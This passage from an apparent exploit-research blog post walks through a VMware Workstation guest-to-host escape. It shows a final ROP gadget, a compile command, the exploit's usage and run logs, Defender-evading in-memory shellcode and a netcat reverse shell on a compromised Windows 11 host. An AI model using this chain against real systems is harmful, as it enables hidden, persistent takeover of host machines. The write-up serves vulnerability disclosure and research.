gadget14 is the `JMP RSP` instruction that will make RSP jump to the address it's pointing to on the stack and start executing the shellcode, which is currently filled with 440 NOPs. Simply `RET` from **gadget13** didn't work in this case and I would still get

access violation for some reason, even though the stack was executable. So I had to add another gadget to overcome that.

```
0:000> t
vmware_vmx+0xaf05d:
00007ff7`dd48f05d ffe4          jmp     rsp {000000ef`eb36e61f}
0:000> dq rsp
000000ef`eb36e61f  90909090`90909090 90909090`90909090
000000ef`eb36e62f  90909090`90909090 90909090`90909090
000000ef`eb36e63f  90909090`90909090 90909090`90909090
000000ef`eb36e64f  90909090`90909090 90909090`90909090
000000ef`eb36e65f  90909090`90909090 90909090`90909090
000000ef`eb36e66f  90909090`90909090 90909090`90909090
000000ef`eb36e67f  90909090`90909090 90909090`90909090
000000ef`eb36e68f  90909090`90909090 90909090`90909090
0:000> t
000000ef`eb36e61f  90          nop
0:000> t
000000ef`eb36e620  90          nop
0:000> t
000000ef`eb36e621  90          nop
0:000> t
000000ef`eb36e622  90          nop
```

We have bypassed DEP and can now execute any shellcode we want on the stack.

Demonstrating the complete exploit

The following section demonstrates how the complete exploit works and discusses a few challenges that will need to be overcome in the future.

The exploit works from the following Linux VMs. It may also work on older Ubuntu and Debian systems but I haven't tested them, because even installing them is a challenge (e.g. apt-get update / install can't reach the package manager servers).

- Ubuntu 16.04 64-bit
- Ubuntu 18.04 64-bit
- Ubuntu 20.04 64-bit
- Debian 11 64-bit

The pre-requisites for the VM:

- Need sudo / root permissions on the VM to install the dependencies (gcc, libusb-1.0-0-dev, libbluetooth-dev and pkg-config) and remove/add the USB mouse and Bluetooth Kernel modules. Compiling the combined memory leak + buffer

overflow exploit can be done using this command - `gcc exploit.c `pkg-config --libs --cflags libusb-1.0` -lbluetooth -o exploit -w`

- The VM needs Internet access to download and install all the dependencies. Alternatively, they could potentially be compiled from source on the VM
- Need a Bluetooth device connected and enabled on the host OS that is automatically shared with the VM
- Need a Bluetooth device actively listening for connections that the host can reach. My exploit includes a Bluetooth scanner for that. It doesn't matter what device that is – e.g. an Android phone, an iPhone, a smart TV / monitor, etc. as long as it has a valid Bluetooth MAC address and supports SDP

The exploit can compromise the following Windows hosts with the latest feature and security updates:

- Windows 10 / 11 64-bit
- Windows Server 2016, 2019, 2022, 2025 64-bit

Windows Defender doesn't trigger any alerts because I have written custom shellcode for this exploit and everything is executed in memory.

The exploit currently works on VMware Workstation 17.0.0 and 17.0.1. More info on that is explained further.

I have also tested this exploit using 5 different Bluetooth devices that use various chipsets and Bluetooth versions in them:

- A built-in Bluetooth adapter in my personal laptop (Bluetooth 4.0)
- A TP-Link USB Bluetooth adapter (Bluetooth 4.0)
- A TP-Link USB Bluetooth adapter (Bluetooth 5.3)
- A cheap Bluetooth adapter from Amazon from a company called "Yoezuo" (Bluetooth 5.3)
- A UGREEN USB Bluetooth adapter (Bluetooth 5.4)

Due to the way a Bluetooth device is shared with the guest VM using VMware's Bluetooth sharing functionality, I don't think it matters which device is connected to the host as long as Windows recognises it and provides the correct drivers for it. For example, Windows Server systems don't include the drivers for all the Bluetooth devices, so they only worked with the UGREEN USB Bluetooth adapter. Windows 10/11 systems worked with all the devices because it's a lot more common to have a Bluetooth device connected to a workstation rather than a server, hence more drivers are provided for Windows 10/11.

The exploit doesn't work on the following Linux VMs. These Linux versions don't use VMware's host-to-guest Bluetooth sharing functionality.

- Kali (latest)

- RHEL 8, 9, 10
- Ubuntu 22.04, 24.04
- Debian 12

When the exploit is executed with no arguments it provides some basic instructions on what the user should do. They should manually check the guest VM is one of the supported Linux distros.

```
bob@ubuntu2004:~/Desktop$ ./exploit
Manually check that the VM is running Ubuntu 16.04, 18.04, 20.04 or Debian 11. Other Linux distros won't work with this exploit. Older Ubuntu and Debian versions may also work but they haven't been tested
-----
Check if the VM/host are setup correctly for the exploit to work:
-----
Usage: ./exploit check
-----
Launch the exploit:
-----
Usage: sudo ./exploit "Bluetooth MAC address" "netcat listener IP" "netcat listener port" in this exact format:
Usage: sudo ./exploit 11:22:33:44:55:AA 192.168.1.150 443
bob@ubuntu2004:~/Desktop$
```

Running `./exploit check` runs `lsusb` in the background that checks if the VM has the VMware USB mouse and Bluetooth device connected. Both of these devices are needed for the memory leak, and the Bluetooth device is needed for the buffer overflow part.

It also runs `bluetoothctl` that scans the area for Bluetooth devices listening for connections. It is required to connect to a valid Bluetooth MAC address that is actively listening for connections for the buffer overflow part to work.

```
bob@ubuntu2004:~/Desktop$ ./exploit check
-----
VMware USB Mouse and Bluetooth devices found on the guest VM!
-----
Looking for Bluetooth devices in the area for 30 seconds. Pick a Device MAC address for your exploit. If nothing is found try increasing the timeout value in the source code. If no devices are found, the exploit won't work.
-----
Discovery started
[CHG] Controller 8A:88:4B:E1:06:B7 Discovering: yes
[NEW] Device F8:0F:F9:E3:FF:23 Pixel 4a
bob@ubuntu2004:~/Desktop$
```

The listener IP + port are also needed for the reverse shell. In this case I want to send a reverse shell to my Kali VM from the compromised Windows host.

I have written custom shellcode using the specific APIs from `vmware_vmx`'s IAT because `msfvenom`-generated shellcode for a reverse shell is 460 bytes and I only had 440 bytes after my ROP chain. Additionally, my shellcode includes an epilogue that restores the stack pointer and the non-volatile registers to their original state. After we get a shell on the host, the VM continues running and doesn't die.

The provided arg values are dynamically added to the shellcode.


```

bob@ubuntu2004:~/Desktop$ sudo ./exploit F8:0F:F9:E3:FF:23 192.168.50.234 443
Starting the exploit
Removing the USB mouse driver
Removing the USB bluetooth driver
Trying to leak the vmware_vmx pointer
Initializing libusb
Opening the VMware USB mouse device
Claiming the interface on the VMware USB mouse device
Sending a USB control transfer request to the VMware mouse device
Activating the Low Fragmentation Heap
Opening the VMware USB bluetooth device
Claiming the interface on the VMware USB bluetooth device
Sending a USB control transfer request to the VMware bluetooth device
=====
vmware_vmx leaked pointer address is: 0x7ff7de70c3b0
vmware_vmx base address is: 0x7ff7dd3e0000
=====
Adding the USB mouse driver
Adding the USB bluetooth driver
Restarting the bluetooth service
Attempting to cause a buffer overflow and compromise the host OS
-----
Check your netcat listener in a few seconds!
-----
IMPORTANT!
=====
If you didn't get a shell, try a few more times. If still no shell try running "sudo usbreset 0e0f:0008"
to reset the VMware USB Bluetooth device and try again. Also wait 2-3 min and try again. Also check that
your Bluetooth device is still listening for connections. If not, try a different Device MAC address.
-----
If the above leaked pointer address ends with 'c3b0' and none of the above described methods to get a she
ll worked, the VMware Workstation version running on the host is most likely 17.0.2. This version is vuln
erable to the memory leak but not the buffer overflow, so this exploit won't work.
bob@ubuntu2004:~/Desktop$

```

Cmd.exe is spawned (but hidden in the background) as a child process inside vmware-vmx.exe and is sent to the Kali VM, so we get a reverse shell on the Windows host.

We have successfully performed a guest-to-host escape and compromised the Windows 11 host from the Linux Ubuntu VM.

vmware-vmx.exe	1.09	119,324 K	3,867,444 K	11916 VMware Workstation VMX	VMware, Inc.
cmd.exe		1,948 K	5,292 K	852 Windows Command Processor	Microsoft Corporation
conhost.exe		1,608 K	9,476 K	12180 Console Window Host	Microsoft Corporation

```

(kali㉿kali)-[~/Desktop/Research]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.50.234] from (UNKNOWN) [192.168.50.168] 50512
Microsoft Windows [Version 10.0.26100.4946]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Alex\Desktop\VMs\Ubuntu 20.04 64-bit>

```

If the VM is shutdown, cmd.exe is automatically detached from vmware-vmx.exe. It continues running as its own hidden parent process in the background, so the reverse shell on the host doesn't die if the VM is shutdown.

cmd.exe		4,208 K	5,896 K	852 Windows Command Processor	Microsoft Corporation
conhost.exe		1,700 K	9,648 K	12180 Console Window Host	Microsoft Corporation

Plans and ideas to improve the exploit

Making the exploit compatible with older versions of VMware Workstation

I initially wrote the exploit for VMware Workstation 17.0.1, but I also wanted to make this exploit backwards compatible all the way to version 16.0.0. The problem with 17.0.0 and 17.0.1 is that the leaked memory address ends with the same values – **c3b0**. So the offset to the base address of **vmware_vmx** in both 17.0.0 and 17.0.1 is also the same (**0x132c3b0**). How can I distinguish the difference between 17.0.0 and 17.0.1 using only the guest VM before I launch the buffer overflow part of the exploit? Based on my research no information about VMware Workstation version is available on the guest VM. It's required to have access to the host to know that, and we wouldn't have access to that in a real pen test / red team engagement.

If the offset was different in these two versions, I could have used that information to tell these versions apart. And I could launch a separate buffer overflow request based on the version I identified. Why would I need a separate buffer overflow per version? Because the offsets to some of the ROP gadgets in 17.0.1 are different to 17.0.0. While the gadgets themselves are identical, the offsets to some of them are different. If I sent the wrong ROP chain (e.g. assume the host is running 17.0.1 but actually it's running 17.0.0), the VM would crash.

Older VMware versions such as 16.1.0, 16.1.1 and 16.1.2 leak a different memory address that ends with **b100**. VMware 16.2.0, 16.2.1 and 16.2.2 leak an address that ends with **62d0**. So the same problem repeats in older versions. Additionally, whilst not a big problem, some of the ROP gadgets that I used for 17.0.1 and 17.0.0 weren't found in older versions, so I would need to write a different ROP chain for those versions.

Right now I am not sure if writing a universal exploit for versions 16.0.0 – 17.0.1 would be possible because of this problem. So far I have written a separate exploit for 17.0.1 and 17.0.0 and I may write more individual exploits for versions all the way to 16.0.0. However, knowing the exact version of VMware Workstation running on the host would be required before launching the exploit.

Developing a Windows-to-Windows exploit

While the method to cause the memory leak is identical on both Windows and Linux VMs, the buffer overflow part requires a different technique if the VM is Windows. On Linux it is possible to import the **libbluetooth** library and use its functions to send a malicious SDP request. According to this blog post (<https://theori.io/blog/chaining-n-days-to-compromise-all-part-5-vmware-workstation-host-to-guest-escape>), there is no such library on Windows. Therefore, in order to craft a malicious SDP request it would

be required to write a Bluetooth driver or hook one of the **bthport.sys** driver's functions and modify them on the fly. That's something I will be investigating in the future and potentially write a blog post on that.

Targeting a Linux host

The vulnerabilities discussed in this blog post affect VMware Workstation running on both Windows and Linux hosts. While it's less common to have VMware Workstation installed on a Linux host, writing an exploit targeting a Linux host from a Linux/Windows VM is something I may also investigate in the future.